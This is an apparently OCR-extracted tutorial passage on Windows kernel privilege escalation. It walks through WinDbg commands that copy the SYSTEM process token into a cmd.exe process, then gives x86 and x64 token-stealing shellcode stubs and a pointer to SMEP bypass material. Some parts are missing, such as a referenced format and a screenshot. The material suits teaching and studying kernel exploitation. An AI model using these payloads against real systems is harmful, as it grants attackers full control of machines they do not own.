


The token is stored in the _EX_FAST_REF structure, and to obtain its actual pointer, we need to use and & (and) operator to mask off the 4 lowest bits of the value.


```
? fffff8a0'0000404e &amp;amp; ffffffff'fffffff0
```

```
lkd> dq fffffa8004669040+208 L1
fffffa80`04669248  fffff8a0`0000404e
lkd> ? fffff8a0`0000404e & ffffffff`fffffff0
Evaluate expression: -8108898238400 = fffff8a0`00004040
```

To display the token type: `!token fffff8a000004040`



It is respecting the following format:



Some well known SIDs:

World/Everyone	S-1-1-0
Creator Owner	S-1-3-0
Local SYSTEM	S-1-5-18
Authenticated Users	S-1-5-11
Anonymous	S-1-5-7

We use `!process` command to find the Token of a cmd process running by a non-privileged user and replace the 2 tokens with eq.

```
eq fffffa80058b8b30+208 fffff8a000004040
```

```
lkd> !process 0 0 cmd.exe
PROCESS fffffa80058b8b30
    SessionId: 1  Cid: 06a4    Peb: 7fffffdf000  ParentCid: 0780
    DirBase: 12709e000  ObjectTable: fffff8a002c8e5d0  HandleCount:  19.
    Image: cmd.exe

lkd> eq fffffa80058b8b30+208 fffff8a000004040
```

Voila! As you can see from the screenshot below, we gain root access:

To automate the process, you can use a payload. One of them is delivered by HackSysTeam for windows 7: (x32)

```
        ; Start of Token Stealing Stub
        xor eax, eax                            ; Set ZERO
        mov eax, fs:[eax + KTHREAD_OFFSET]      ; Get
nt!_KPCR.PcrbData.CurrentThread
                                                ; _KTHREAD is located at
FS:[0x124]

        mov eax, [eax + EPROCESS_OFFSET]        ; Get
nt!_KTHREAD.ApcState.Process

        mov ecx, eax                            ; Copy current process _EPROCESS
structure

        mov edx, SYSTEM_PID                     ; WIN 7 SP1 SYSTEM process PID =
0x4

        SearchSystemPID:
            mov eax, [eax + FLINK_OFFSET]       ; Get
nt!_EPROCESS.ActiveProcessLinks.Flink
            sub eax, FLINK_OFFSET
            cmp [eax + PID_OFFSET], edx         ; Get
nt!_EPROCESS.UniqueProcessId
            jne SearchSystemPID

        mov edx, [eax + TOKEN_OFFSET]           ; Get SYSTEM process
nt!_EPROCESS.Token
        mov [ecx + TOKEN_OFFSET], edx           ; Replace target process
nt!_EPROCESS.Token
                                                ; with SYSTEM process
nt!_EPROCESS.Token
        ; End of Token Stealing Stub

        popad                                   ; Restore registers state
```

This is the flow of the code: KPCR (PrcbData) -> KPRCB (CurrentThread) -> KTHREAD (ApcState) -> KAPC_STATE(Process) -> KPROCESS as described by hasherezade's 1001 nights.

For Windows 10, you can use the following guide: Windows Kernel Shellcode on Windows 10 – Part 1

For x64: (by abatchy17)

```
.code
PUBLIC GetToken
GetToken   proc

; Start of Token Stealing Stub
xor rax, rax                    ; Set ZERO
mov rax, gs:[rax + 188h]        ; Get nt!_KPCR.PcrbData.CurrentThread
                                ; _KTHREAD is located at GS : [0x188]

mov rax, [rax + 70h]            ; Get nt!_KTHREAD.ApcState.Process
mov rcx, rax                    ; Copy current process _EPROCESS structure
mov r11, rcx                    ; Store Token.RefCnt
and r11, 7

mov rdx, 4h                     ; WIN 7 SP1 SYSTEM process PID = 0x4

SearchSystemPID:
mov rax, [rax + 188h]           ; Get nt!_EPROCESS.ActiveProcessLinks.Flink
sub rax, 188h
cmp[rax + 180h], rdx            ; Get nt!_EPROCESS.UniqueProcessId
jne SearchSystemPID

mov rdx, [rax + 208h]           ; Get SYSTEM process nt!_EPROCESS.Token
and rdx, 0fffffffffffff0h
or rdx, r11
mov[rcx + 208h], rdx            ; Replace target process nt!_EPROCESS.Token
                                ; with SYSTEM process nt!_EPROCESS.Token
; End of Token Stealing Stub

GetToken ENDP
end
```

Protection mechanisms

As a protection mechanism, you need to enable a feature called Supervisor Mode Execution Protection (SMEP)

How to bypass them

Read this presentation: Windows SMEP Bypass - SecureAuth.

References

1. x64 Kernel Privilege Escalation by McDermott Cybersecurity
2. Kernel Exploitation 2: Payloads by abatchy17
3. https://hshrzd.wordpress.com/2017/06/22/starting-with-windows-kernel-exploitation-part-3-stealing-the-access-token/

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7. https://www.whitehatters.academy/intro-to-windows-kernel-exploitation-3-my-first-driver-exploit/